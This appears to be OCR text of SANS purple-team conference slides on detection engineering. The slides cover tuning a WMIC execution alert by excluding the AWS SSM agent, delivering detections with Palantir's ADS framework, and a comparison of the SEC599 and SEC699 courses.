
PROCESSING VISUALIZATION

Don’t become too precise



PROCESSING VISUALIZATION

Embrace a certain level of false positives



PROCESSING: QUICK EXAMPLE

- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker

parent_process

6 Values, 25.101% of events


Selected Yes No

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%



DISSEMINATION


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



DISSEMINATION: STRUCTURE

- Leverage Palantir's Alerting and Detection Strategy (ADS) Framework.


- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



RINSE & REPEAT

New CTI or TTPs

Detection Engineering



Analyze & Organize TTPs

Tabletop Discussion

Emulate Attack

MORE RESOURCES

- SANS Purple Team:
  - https://www.sans.org/purple-team/
- Blogs:
  - https://www.sans.org/blog/?focus-area=purple-team
- Detection Engineering Workshop:
  - https://www.scythe.io/purple-team-workshops
- SANS Courses
  - SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses
  - SEC699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection

SANS PURPLE TEAM COURSES

SEC504 -> SEC599 -> SEC699

What are the key differences?

SEC599 Defeating Advanced Adversaries Purple Team Tactics & Kill Chain Defenses	SEC699 Advanced Purple Team Tactics Adversary Emulation for Breach Prevention & Detection
Purple Team class: Focus on Red (20%) & Blue (80%)	Purple Team class: Focus on Red (50%) & Blue (50%)
20% emulation, 50% prevention, 30% detection	50% emulation, 50% detection (0% prevention)
50% lecture - 50% hands-on	40% lecture - 60% hands-on

SANS

Thank You!
Questions?

@JorgeOrchilles
@SecurePeacock